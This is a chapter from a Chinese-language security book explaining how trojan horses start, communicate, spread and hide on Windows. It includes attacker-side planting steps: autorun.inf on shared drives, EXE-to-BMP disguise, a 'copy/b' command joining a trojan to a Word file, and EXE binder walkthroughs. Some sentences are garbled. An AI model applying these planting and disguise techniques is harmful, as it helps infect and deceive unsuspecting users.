木马是木马开发者在分析了防火墙的特性后发现:防火墙对于连入的连接往往会进行非常严格的过滤,但是对于连出的连接却疏于防

范。于是,与一般的木马相反,反弹端口型木马的服务端(被控制端)使用主动端口,客户端(控制端)使用被动端口。木马定时监测控制端的存在,发现控制端上线立即弹出端口主动连结控制端打开的主动端口;为了隐蔽起见,控制端的被动端口一般开在80,即使用户使用扫描软件检查自己的端口,发现类似TCP UserIP:1026 ControllerIP:80ESTABLISHED的情况,稍微疏忽一点,就认为是自己在浏览网页。

5.1.2 木马入侵系统

一般的木马都有客户端和服务端两个执行程序,其中客户端是用于攻击者远程控制植入木马的机器,服务器端程序即是木马程序。攻击者要通过木马攻击你的系统,第一步是要把木马的服务器端程序植入到你的电脑里面。

1. 木马的侵入

目前木马入侵的主要途径还是先通过一定的方法把木马执行文件移入到被攻击者的电脑系统里,如邮件、下载等,然后通过一定的提示,故意误导被攻击者打开执行文件,比如故意谎称这是个木马执行文件是你朋友送给你贺卡,可能你打开这个文件后,确实有贺卡的画面出现,但这时可能木马已经悄悄在你的后台运行了。

一般的木马执行文件非常小,大到都是几K到几十K,如果把木马捆绑到其它正常文件上,你很难发现的,所以,有一些网站提供的软件下载往往是捆绑了木马文件的,在你执行这些下载的文件,也同时运行了木马。

木马也可以通过Script、ActiveX及ASP、CGI交互脚本的方式植入,由于微软的浏览器在执行Script脚本上存在一些漏洞,攻击者可以利用这些漏洞传播病毒和木马,甚至直接对浏览者电脑进行文件操作等控制,如利用微软Scripts脚本漏洞对浏览者硬盘进行格式化的Html页面。如果攻击者有办法把木马执行文件上载到攻击主机的一个可执行WWW目录夹里面,通过编制CGI程序在攻击主机上执行木马目录。

木马还可以利用系统的一些漏洞进行植入,如微软著名的IIS服务器溢出漏洞,通过一个

IISHACK攻击程序即在把IIS服务器崩溃,并且同时在攻击服务器执行远程木马执行文件。

木马如何将入侵主机信息发送给攻击者?

木马在被植入攻击主机后,它一般会通过一定的方式把入侵主机的信息,如主机的IP地址、木马植入的端口等发送给攻击者,这样攻击者有这些信息才能够与木马里应外合控制攻击主机。

在早期的木马里面,大多都是通过发送电子邮件的方式把入侵主机信息告诉攻击者,有一些木马文件干脆把主机所有的密码用邮件的形式通知给攻击者,这样攻击都就不用直接连接攻击主机即可获得一些重要数据,如攻击QQ密码的GOP木马即是如此。

使用电子邮件的方式对攻击者来说并不是最好的一种选择,因为如果木马被发现,可能通过这个电子邮件的地址找出攻击者。现在还有一些木马采用的是通过发送UDP或者ICMP数据包的方式通知攻击者。

在运行前,有一些木马经常故意弄成Txt、Html等迷惑你把它打开。

在运行中,木马的作者也意识到如果程序打开后像早期木马一样没有什么反应的话,这样只要对木马稍有了解的人都会知道这个程序有问题,这样他们往往会有采取行动杀除木马。所以,新的木马大多都以弹出某种欺骗性质的错误窗口使执行者不起疑心,比如操作系统版本错误等等。

在运行后,木马在运行后需要自我销毁和隐藏,木马分为两种类型,一种是随系统自动启动的,另一种附加或者捆绑在Windows系统或者其它应用程序上,或者干脆替代成它们。如果是前者,木马会把自己拷贝到windows系统目录夹下面一个隐蔽的地方,当然是会把自己的文件属性设为隐藏,然后再删除自己。如果是后者,木马会寻找系统程序把自己捆绑或者替换到它们身上,这样你运行这些系统程序的时候就会激活木马。

还有一种技术更为先进的木马,它是把自己复制取代成为动态链接DLL文件.,如果系统正常的调用请求,它把请求转到原先的DLL,对于一些事先约定好的木马操作,DLL文件就跟一个木马程序毫无区别。

隐藏通讯,任何木马运行后都要和攻击者进行通讯连接,或者通过即时连接,如攻击者通过客户端直接被植入木马的主机,或者通过间接通讯,如通过电子邮件的方式,木马把侵入主机的敏感信息送给攻击者。大部分木马一般在占领主机后,会在1024以上不易发现的高端口上驻留,有一些木马会选择一些常用的端口,如80、23,有一种非常先进的木马还可以做到在占领80HTTP端口后,收到正常的HTTP请求仍然把它交与Web服务器处理,只有收到一些特殊约定的数据包后,才调用木马程序。

目前大部分木马都是采用TCP连接的方式使攻击者控制主机,这样通过简单的netstat命令或者监视数据包等方式即可以查出攻击,现在有的木马可以通过ICMP数据包进行通讯控制,这样除非分析数据包里面的内容,否则很难发现木马连接。

通过电子邮件这类间接通讯的木马一般是以窃取主机密码等机密文件为主,它们比较难觉察,不过,如果采用这种方式,一旦被发现,很容易查出邮箱和邮箱的主人。

隐藏进程,在win9X系统里面,简单的注册为系统进程即可以从任务栏里消失,但在windows2000系统里面,任何一个运行的进程都会在Administrator权限下显示出来,并且可以直接关闭掉。在最新的一些木马里面,开始采用了先进的DLL陷进技术,

DLL陷阱技术是一种针对DLL(动态链接库)的高级编程技术,编程者用特洛伊DLL替换已知的系统DLL,并对所有的函数调用进行过滤,对于正常的调用,使用函数转发器直接转发给被替换的系统DLL,对于一些事先约定好的特殊情况,DLL会执行一些相对应的操作,一个比较简单的方法是起一个进程,虽然所有的操作都在DLL中完成会更加隐蔽,但是这大大增加了程序编写的难度,实际上这样的木马大多数只是使用DLL进行监听,一旦发现控制端的连接请求就激活自身,起一个绑端口的进程进行正常的木马操作。操作结束后关掉进程,继续进入休眠状况。

2. 木马的启动

作为一个优秀的木马,自启动功能是必不可少的,这样可以保证木马不会因为你的一次关机操作而彻底失去作用。正因为该项技术如此重要,所以,很多编程人员都在不停地研究和探索新的自启动技术,并且时常有新的发现。一个典型的例子就是把木马加入到用户经常执行的程序(例如explorer.exe)中,用户执行该程序时,则木马自动发生作用。当然,更加普遍的方法是通过修改Windows系统文件和注册表达到目的,经常用的方法主要有以下几种:

(1) 在Win.ini中启动

在Win.ini的[windows]字段中有启动命令“load=”和“run=”,在一般情况下“=”后面是空白的,如果有后跟程序。

```
run=c:\windows\file.exe  
load=c:\windows\file.exe
```

此时,用户要小心了,这个file.exe很有可能是木马。

(2) 在System.ini中启动



另外,在System中的[386Enh]字段,要注意检查在此段内的“driver=路径\程序名”这里也有可能被木马所利用。再有,在System.ini中的[mic]、[drivers]、[drivers32]这3个字段,这些段也是起到加载驱动程序的作用,但也是增添木马程序的好场所,应引起用户的注意。

(3) 利用注册表加载运行

如下所示注册表位置都是木马喜好的藏身

加载之所,赶快检查一下,有什么程序在其下:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion下所有以“run”开头的键值;

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion下所有以“run”开头的键值;

HKEY_USERS\Default\Software\Microsoft\Windows\CurrentVersion下所有以“run”开头的键值。

(4)在Autoexec.bat和Config.sys中加载运行

在C盘根目录下的这两个文件也可以启动木马。但这种加载方式一般都需要控制端用户与服务端建立连接后,将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行,而且采用这种方式不是很隐蔽。容易被发现,所以在Autoexec.bat和Confings中加载木马程序的并不多见,但也不能因此而掉以轻心。

(5)在Winstart.bat中启动

Winstart.bat是一个特殊性丝毫不亚于Autoexec.bat的批处理文件,也是一个能自动被Windows加载运行的文件。它多数情况下为应用程序及Windows自动生成,在执行了Windows自动生成,在执行了Win.com并加载了多数驱动程序之后开始执行(这一点可通过启动时按“F8”键再选择逐步跟踪启动过程的启动方式可知)。由于Autoexec.bat的功能可以由Witart.bat代替完成,因此木马完全可以像在Autoexec.bat中那样被加载运行,危险由此而来。

(6)启动组

木马们如果隐藏在启动组虽然不是十分隐蔽,但还是有木马喜欢在这里驻留的。启动组对应的文件夹为:C:\Windows\startmenu\programs\startup,在注册表中的位置:

HKEY_CURRENT_USER\Software\Microsoft\windows\CurrentVersion\Explorer\shell Folders Startup="c:\windows\start menu\programs\startup”。

要注意经常检查启动组。

(7)*.INI

即应用程序的启动配置文件,控制端利用这

些文件能启动程序的特点,将制作好的带有木马启动命令的同名文件上传到服务端覆盖这同名文件,这样就可以达到启动木马的目的了。

(8)修改文件关联

修改文件关联是木马们常用手段,比方说正常情况下TXT文件的打开方式为Notepad.EXE文件,但一旦中了文件关联木马,则txt文件打开方式就会被修改为用木马程序打开。

例如“冰河”通过修改HKEY_CLASSES_ROOT\txtfile\shell\open\command下的键值,将“C:\WINDOWS\NOTEPAD.EXE%1”改为“C:\WINDOWS\SYSTEM\SYSEXPLR.EXE%1”。这样,一旦双击一个TXT文件,原本应用Notepad打开该文件,现在却变成启动木马程序。

教你一招



不仅仅是TXT文件,其他诸如HTM、EXE、ZIP.COM等都是木马的目标,需小心谨慎。

对付这类木马,只能经常检查HKEY_CLASSES_ROOT\shell\open\command主键,查看其键值是否正常。

(9)捆绑文件

实现这种触发条件首先要控制端和服务端已通过木马建立连接,然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起,然后上传到服务端覆盖源文件,这样即使木马被删除了,只要运行捆绑了木马的应用程序,木马义会安装上去。绑定到某一应用程序中,如绑定到系统文件,那么每一次Windows启动均会启动木马。

(10)反弹端口型木马的主动连接方式


反弹端口型木马已经在前面说过了,由于它与一般的木马相反,其服务端(被控制端)主动与客户端(控制端)建立连接,并且监听端口一般开在80,所以如果没有合适的工具、丰富的经验真的很难防范。这类木马的典型代表就是网络神偷。由于这类木马仍然要在注册表中建立键值注册表的变化就不难查到它们。同时,最新的天网防火墙,因此只要留意也可在网络神偷服务端进行主动连接时发现它。

4.1.3 木马是如何实施攻击的

木马通常会利用社会热点、系统漏洞等手段攻击系统,其攻击手段也是“与时俱进”的,攻击者大量利用了社会工程学原理进行欺骗。这里简单介绍一些黑客惯用的攻击手段,希望网民能有所警惕。

1. 系统漏洞攻击

最容易的攻击手法就是扫描寻找系统漏洞,影响严重的攻击事件往往与系统重大安全漏洞有关。比如,Windows系统曾经曝出动态光标漏洞,攻击者利用一个特殊的ANI文件,浏览到这个ANI文件时,系统会自动下载攻击代码指定的恶意软件并执行。目前,该漏洞是运用最广泛的挂马手段。如果在网上网时,发现IE信息栏突然出现一个建议安装某个控件的黄条,建议确认一下该控件的来历,没有数字证书的控件,一定不要安装。



提示安装某软件

攻击者通常会把木马发布在一个吸引人的网站上,比如免费聊天室、免费电影下载站、BT资源、色情网站等等。存在系统漏洞的电脑浏览这些网站,就会自动下载执行木马。

2. 会话劫持攻击

正常上网时,客户端和远程的服务器之间会建立会话,客户端软件(利润IE浏览器)把服务器提供的内容下载到本地。木马攻击者此时会利用ARP欺骗或其它方式,劫持客户端和服务端的会话,把一个经过篡改的信息返回给客户端,客户端就会下载攻击者指定的恶意代码。利用会话劫持可以迅速将挂马的战果放大,是黑客最喜欢的攻击手段。因为大量发送ARP攻击包对局域网影响很大,客户机经常会断网,网速也会因此变慢,给网管带来极大挑战。局域网用户遭遇会话劫持后,会发现多台客户机访问很多站点时,杀毒软件提示发现木马ARP攻击包效果。

ARP攻击详细数据 (103435)						
外部攻击数据 (1110)		IP冲突数据 (0)		对外攻击数据 (103305)		
开始时间	结束时间	攻击源IP	攻击源MAC	被攻击目标	累计	
02-04-01-29:30	02-04-01-39:30	192.168.1.1	00-00-00-00-00-00/00-00-00-00-00-00	192.168.1.105	1	
02-04-01-30:30	02-04-01-30:30	192.168.1.105	00-00-00-00-00-00/00-00-00-00-00-00	192.168.1.1	1	
02-04-01-29:30	02-04-10-49:14	192.168.1.1	00-00-00-00-00-00/00-00-00-00-00-00	192.100.1.105	13909	
02-04-01-30:30	02-04-10-49:14	192.168.1.105	00-00-00-00-00-00/00-00-00-00-00-00	192.168.1.1	8678	

3. 配置自动播放

Windows的自动播放功能被木马传播者所惯用,自动播放功能,常常起到令木马卷土重来的效果。正常情况下,自动播放功能通常是出版光盘时采用的。如果你在除光盘之外的其它磁盘、U盘、移动硬盘、各种存储卡中发现autorun.inf的配置文件,基本可以肯定被木马骚扰过。

4. 传统骗术一览

(1) 捆绑欺骗

把木马服务端和某个正常软件捆绑成一个文件在QQ或邮件发给别人,运行后会看到正常程序的打开界面,木马也已经悄悄运行,可以起到很好的迷惑作用。

(2) QQ冒名欺骗

攻击者盗取了某个QQ号,然后立即和该QQ号的好友联系,尝试发送木马。接收者往往以为是自己信任的朋友,会降低警惕,从而运行木马程序。

(3) 邮件冒名欺骗

和前一种方法类似,用匿名邮件冒充好友或知名企业、机构向别人发木马附件,别人下载附件并运行。

(4) 危險下載點

攻破一些下载站或者自己提供几个热门工具下载,程序中捆绑木马。

(5) 图标欺骗

把木马程序用一个WORD文档、RM电影、图片、ZIP压缩包或文件夹的图标。收到木马的人，稍不注意就可能打开这些程序而中招，许多木马的服务端都利用这种方式欺骗。

5.2 木马是如何被植入的

知道了木马的分类以及侵入和攻击方式,接下来将详细介绍如何植入木马。

5.2.1 木马的植入

木马的植入有多种方式,这里列举五种最新

植入木马的方法。

1. 利用共享和Autorun文件

为了学习和工作方便,有许多学校或公司的局域网中会将硬盘共享出来。更有甚者,竟将某些硬盘共享设为可写,这样是非常危险,别人可以借此给你下木马! 利用木马程序结合Autorun.inf文件就可以了。方法是把Autorun.inf和配置好的木马服务端一起复制到对方D盘的根目录下,这样不需对方运行木马服务端程序,只需他双击共享的磁盘图标就会使木马运行。

它的原理是这样的,通常插入光盘,它会自动运行,这是因为在光盘根目录下有个Autorun.inf文件,该文件可以决定是否自动运行其中的程序。同样,如果硬盘的根目录下存在该文件,硬盘也就具有了AutoRun功能,即自动运行Autorun.inf文件中的内容。


把木马文件.exe文件以及Autorun.inf放在磁盘根目录(这里假设对方的D盘共享出来且可写),对于给你下木马的人来说,他还会修改Autorun.inf文件的属性,将该文件隐藏起来。这样,当有人双击这个盘符,程序就运行了。这一招对于经常双击盘符进入“我的电脑”的人威胁最大。更进一步,利用一个.REG文件和Autorun.inf结合,还可以让你所有的硬盘都共享出去转换为autorun.pif格式木马。



2. 把木马文件转换为BMP格式

这种方式是把EXE转化成为BMP来欺骗中毒者。其原理是:BMP文件的文件头有54个字节,

包括长度、位数、文件大小、数据区长度。只要在EXE的文件头上加上这54个字节,IE就会把该EXE文件当成BMP图片下载下来。由于这样做出的图片是花的,为防止看出来,下木马者会在其网页中加入一些特殊的代码,把这样的标签加到网页里,就看不见图片了,因此就无法发现这个“图片”不对劲。





发现 BMP 木马提示


启动IE浏览器后,IE会把图片自动下载到IE临时目录中,而下木马者只需用一个JavaScript文件在的硬盘中写一个VBS文件,并在注册表添加启动项,利用那个VBS找到BMP,调用debug来还原EXE,最后,运行程序完成木马植入,无声无息非常隐蔽。

【案例5-1】利用Exe2bmp程序把木马伪装成图片实例

Step 1 运行exe2bmp1.0程序, 其主要界面如下。



Step 2 单击“选择”按钮,选择要生成图片的木马。然后再单击“生成”按钮,提示“转换完毕”等信息。



Step 3 打开生成文件所在的目录,会发现木马已经被转换为.bmp格式。这样,只要运行该网页,相应的木马就会执行。

3. 利用错误的MIME头漏洞

其实,这一招并不神秘,危害却很大。错误的MIME头漏洞是个老漏洞了,但对于没有打补丁的用户威胁非常大。去年流行的许多病毒都是利用了该漏洞,如尼姆达病毒和笑哈哈病毒都是如此。这类病毒一旦和错误MIME头漏洞结合起来,根本不需要你执行,只要你收发了含有病毒的邮件并预览了它,就会中招。同样的道理,攻击者通过创建一封HTML格式的E-mail也可以使未打补丁的用户中木马。Internet Explorer 5.0、5.01、5.5均存在该漏洞,常用的微软邮件客户端软件Outlook Express 5.5 SP1以下版本也存在此漏洞。

通常下木马的人,会制作一封特定格式的E-mail,其附件为可执行文件(就是木马服务端程序),通过修改MIME头,使IE不能正确处理这个MIME所指定的可执行文件附件。由于IE和OE存在的这个漏洞,当攻击者更改MIME类型后,IE会不提示用户而直接运行该附件,从而导致木马程序直接被执行。

要查看MIME有关设置,可以打开IIS管理器,查看相应的MIME文件漏洞。



4. 在Office文档中加入木马文件

这种植入木马的方法就是新建一个DOC文件,然后利用VBA写一段特定的代码,把文档保存为newdoc.doc,然后把木马程序与这个DOC文件放在同一个目录下,运行如下命令:copy/b xxxx.doc+xxxxx.exe newdoc.doc把这两个文件合并在一起(在Word文档末尾加入木马文件),只要别人单击这个所谓的Word文件就会中木马。为VB木马变种UBJ后对Office文档破坏效果。



5. 通过Script、ActiveX及ASP、CGI交互脚本的方式植入

由于微软的浏览器在执行Script脚本上存在一些漏洞,攻击者可以利用这些漏洞传播病毒和木马,甚至直接对浏览者电脑进行文件操作等控制,如一个利用微软Scripts脚本漏洞对浏览器硬盘进行格式化的HTML页面。如果攻击者有办法把木马执行文件上载到攻击主机的一个可执行WWW目录夹里面,就可以通过编制CGI程序在攻击主机上执行木马。

5.2.2 木马的伪装

为了掩人耳目,木马的伪装也是千奇百怪的,将一些常见的伪装方法列举如下:

1. 给木马服务端程序更名

木马服务端程序的命名有很大的学问。如果不做任何修改,就使用原来的名字,将很容易引起注意,所以木马的命名也是千奇百怪。不过大多是改为和系统文件名差不多的名字。例如有的木马把名字改为window.exe,还有的就是更改一些后缀名,比如把dll改为d11等(注意看是数字“11”而非英文字母“ll”),如不仔细查看的话,很难发现。如下图所示,把Rundll.dll伪装成Rund11.

dll,explorer.exe 伪装成explorer.exe。




2.把自己和其它文件捆绑在一起


这种伪装手段是将木马捆绑到一个安装程序上,当安装程序运行时,木马在用户毫无察觉的情况下,偷偷地进入了系统。被捆绑的文件一般是可执行文件(即EXE,COM一类的文件)。例如,把木马服务端和某个游戏捆绑成一个文件利用QQ或电子邮件发给别人,运行后会看到游戏程序正常打开,却不知木马程序已经悄悄在后台运行了,这样作对一般人的迷惑性很大,而且即使他以后重装系统了,如果他的系统中还保存了那个“游戏”的话,就有可能再次中招。木马程序这样的伪装很常见,用来捆绑的工具也很多,如exe文件捆绑机ExeBind等,该类程序可以将指定的黑客程序捆绑到任何一个广为传播的热门软件上,使主程序执行时,寄生程序(黑客程序)也在后台被执行。当你再次上网时,你已经在不知不觉中被控制住了,而且它支持多重捆绑。实际上是通过多次分割文件,多次从父进程中调用子进程来实现的。

【案例5-2】将木马与其它软件捆绑


EXE捆绑机可以将两个可执行文件(EXE文件)捆绑成一个文件,运行捆绑后的文件等于同时运行了两个文件。它会自动更改图标,使捆绑后的文件和捆绑前的文件图标一样,看不出变化,并且可以自动删除运行时导出的临时文件。




Step 1 运行EXE捆绑机, 打开其操作界面。



Step 2 单击“下一步”按钮, 在弹出“指定第一个执行文件”对话框中单击“点击这里 指定第一个可执行文件”按钮, 选择第一个要执行的程序。



Step 3 单击“下一步”按钮, 弹出“指定第二个可执行文件”窗口, 选择第二个要执行的文件。



Step 4 单击“下一步”按钮，弹出“保存文件”窗口，选择捆绑后文件所保存的位置。

Step 5 单击“下一步”按钮，弹出“捆绑文件”窗口，单击“点击这里 开始捆绑文件”按钮，开始捆绑。捆绑成功后，只要执行第一个程序，第二个程序也会相应执行。

3. 修改图标

木马服务端所用的图标是很有讲究的，木马经常故意伪装成txt、HTML等你可能认为对系统没有多少危害的文件图标，这样很容易诱惑你把它打开。著名的木马“聪明基因”就把自己伪装成HTML文件，如果你的系统设置为不显示文件扩展名，那么你就会以为它的服务端是个HTML文件，很容易上当。

4. 冒充图片文件

这是许多黑客常用来骗别人执行木马的方法，就是将木马说成为图像文件，比如说是照片等，应该说这样是最不合逻辑的，但却是最多人中招。只要入侵者扮成美眉及更改服务端程序的文件名为“类似”图像文件的名称，再假装传送照片给受害者，受害者就会立刻执行它。那又为什么说这是一个不合逻辑的方法呢？图像文件的扩展名根本就不可能是exe，而木马程序的扩展名基本上又必定是exe，明眼人一看就会知道有问题，多数人在接收时一看见是exe文件，便不会接收了，那么黑客又是用什么方法呢？其实方法很简单，他只要把文件名改变，例如把“sex.exe”更改为“sex.jpg.exe”，那么在传送时，对方只会看见sex.jpg了，而到达对方电脑时，因为Windows默认值是不显示扩展名的，所以很多人都不会注意到扩展名这个问题，而恰好你的计算机又是设定为隐藏扩展名的话，那么你看到的只是sex.jpg了。

5. 利用损坏的zip文件

当一个木马和一个损坏的zip包(可自制)捆绑在一起，然后指定捆绑后的文件为zip图标，这样一来，除非别人看了它的后缀，否则单击下去将和一般损坏的zip没什么两样，根本不知道已经有木马在悄悄运行。

6. 把木马伪装成文件夹

把木马文件伪装成文件夹图标后，放在一个文件夹中，然后在外面再套三四个空文件夹，很多人出于连续单击的习惯，点到那个伪装成文件夹木马时，也会收不住鼠标点下去，这样木马就成功运行了。比方说著名的木马黑洞2001的服务端程序用的就是文件夹的图标，如果你以为它是文件夹而去单击那你就错了，它是个不折不扣的EXE文件。此木马就把自己伪装成文件夹图标。

7. 利用WinRar制作成自释放文件

这种伪装方法，是把木马服务端程序和WinRar捆绑在一起，将其制作成自释放文件，这样做了即使是用最新的杀毒软件也无法发现。识别的方法是：对经过WinRar捆绑的木马文件单击鼠标右键，查看“属性”，在弹出的“属性”对话框中，会发现多出两个标签“档案文件”和“注释”，点选“注释”标签，你就会发现木马。

8. 伪装成应用程序扩展组件

此类属于最难识别的木马，也是骗术最高的木马。木马编写者用自己编制的特洛伊dll替换已知的系统dll，并对所有的函数调用进行过滤，对于正常的调用，使用函数转发器直接转发给被替换的系统dll，对于一些事先约定好的特殊情况，dll会执行一些相对应的操作，一个比较简单的方法是起一个进程，虽然所有的操作都在dll中完成会更加隐蔽，但是这大大增加了程序编写的难度，实际上这样的木马大多数只是使用dll进行监听，一旦发现控制端的连接请求就激活自身，启动一个捆绑端口的进程进行正常的木马操作。操作结束后关掉进程，继续进入休眠状况。举个具体的例子，黑客们将写好的文件(例如dll、OCX等)挂在一个十分出名的软件中，例如QQ中。由于QQ本身已有一定的知名度，没有人会怀疑它的安全性，更不会有人检查它的文件是否多了。而当受害者打开QQ时，这个有问题的文件就会同时执行。此种方式相比起用合并程序有一个更大的危害，那就是不用更改被入侵者的登录文件，以后每当其打开QQ时木马程序就会同步运行，相对于一般的木马可说是“踏雪无痕”。目前，有些木马就是采用的这种内核插入式的嵌入方

式,利用远程插入线程技术,嵌入dll线程。或者挂接PSAPI,实现木马程序的隐藏,甚至在Windows NT/2000/XP下,都达到了很高的隐藏效果。这样的木马对一般电脑用户来说简直是一个噩梦。

9. 出错显示

有一定木马知识的人都知道,如果打开一个文件,没有任何反应,这很可能就是个木马程序,木马的设计者也意识到了这个缺陷,所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序时,会弹出一个错误提示框(假的),错误内容大多是一些诸如“文件已破坏,无法打开!”之类的信息,当服务端用户信以为真时,木马却悄悄侵入了系统。

10. 自我销毁

这项功能是为了弥补木马的一个缺陷。知道当服务端用户打开含有木马的文件后,木马会将自己拷到Windows的系统文件夹中(C:\Windows或C:\Windows\system目录下),一般来说原木马文件和系统文件夹中的木马文件的大小是一样的(捆绑文件的木马除外),那么中了木马的朋友只要在近来收到的信件和下载的软件中找到原木马文件,然后根据原木马的大小去系统文件夹找相同大小的文件,判断一下哪个是木马就行了。而木马的自我销毁功能是指安装完木马后,原木马文件将自动销毁,这样服务端用户就难找到木马的来源,在没有查杀木马工具的帮助下,就很难删除木马了。

5.2.3 隐藏木马的服务器

木马的运行是非常隐蔽的,它有多种隐藏方式,下面做一一介绍。

1. 在任务栏里隐藏

这是最基本的隐藏方式。如果在windows的任务栏里出现一个莫名其妙的图标,很容易被用户发现有木马。要实现在任务栏中隐藏在编程时是很容易实现的。以VB为例。在VB中,只要把from的Visible属性设置为False,ShowInTaskBar设为False程序就不会出现在任务栏里了。

2. 在任务管理器里隐藏

查看正在运行的进程最简单的方法就是按下“Ctrl + Alt + Del”时出现的任务管理器。如果按下“Ctrl + Alt + Del”后可以看见一个木马程序在运行,这种木马属于比较低级的。通常木马会千方百计地伪装自己,使自己不出现在任务管理器里。一般把自己设为“系统服务”就可以做到。

3. 端口

一台机器有65536个端口,你会注意这么多端口吗?而木马就很注意你的端口。如果你稍微留意一下,不难发现,大多数木马使用的端口在1024以上,而且呈越来越大的趋势;当然也有占用1024以下端口的木马,但这些端口是常用端口,占用这些端口可能会造成系统不正常,这样的话,木马就会很容易暴露。也许你知道一些木马占用的端口,你或许会经常扫描这些端口,但现在的木马都提供端口修改功能。

4. 隐藏通讯

隐藏通讯也是木马经常采用的手段之一。任何木马运行后都要和攻击者进行通讯连接,或者通过即时连接,如攻击者通过客户端直接接入被植入木马的主机,或者通过间接通讯。如通过电子邮件的方式,木马把侵入主机的敏感信息送给攻击者。

5. 隐藏隐加载方式

木马加载的方式可以说千奇百怪,无奇不有。但殊途同归,都为了达到一个共同的目的,那就是使你运行木马的服务端程序。如果木马不做任何伪装,就告诉你这是木马,你会运行它才怪呢。而随着网站互动化进程的不断进步,越来越多的东西可以成为木马的传播介质,Java Script、VBScript、ActiveX、XML…几乎WWW每一个新功能都会导致木马的快速进化。

6. 最新隐身技术

在Win9x时代,简单地注册为系统进程就可以从任务栏中消失,可是在Windows2000/XP盛行的今天。这种方法遭到了惨败。注册为系统进程不仅仅能在任务栏中看到,而且可以直接在Services中直接控制停止。使用隐藏窗体或控制台

的方法也不能欺骗无所不见的Administrator。在研究了其他软件的长处之后,木马发现,Windows下的中文汉化软件采用的陷阱技术非常适合木马的使用。

这是一种更新、更隐蔽的方法。通过修改虚拟设备驱动程序(VXD)或修改动态链接库(DLL)来加载木马。这种方法与一般方法不同,它基本上摆脱了原有的木马模式。监听端口,而采用替代系统功能的方法(改写vxd或DLL文件),木马会将修改后的DLL替换系统已知的DLL,并对所有的函数调用进行过滤。对于常用的调用,使用函数转发器直接转发给被替换的系统DLL,对于一些相应的操作,实际上,这样的事先约定好的特种情况,DLL会执行一般只是使用DLL进行监听,一旦发现控制端的请求就激活自身,绑在一个进程上进行正常的木马操作。这样做的好处是没有增加新的文件,不需要打开新的端口,没有新的进程,使用常规的方法监测不到它。在往常运行时,木马几乎没有任何症状,且木马的控制端向被控制端发出特定的信息后,隐藏的程序就立即开始运作。

5.3 获取木马反馈信息

在植入木马这一过程完毕之后,就是获取木马的反馈信息了,反馈的信息主要是服务端的软硬件信息,下面将详细探讨如何获取木马反馈信息。

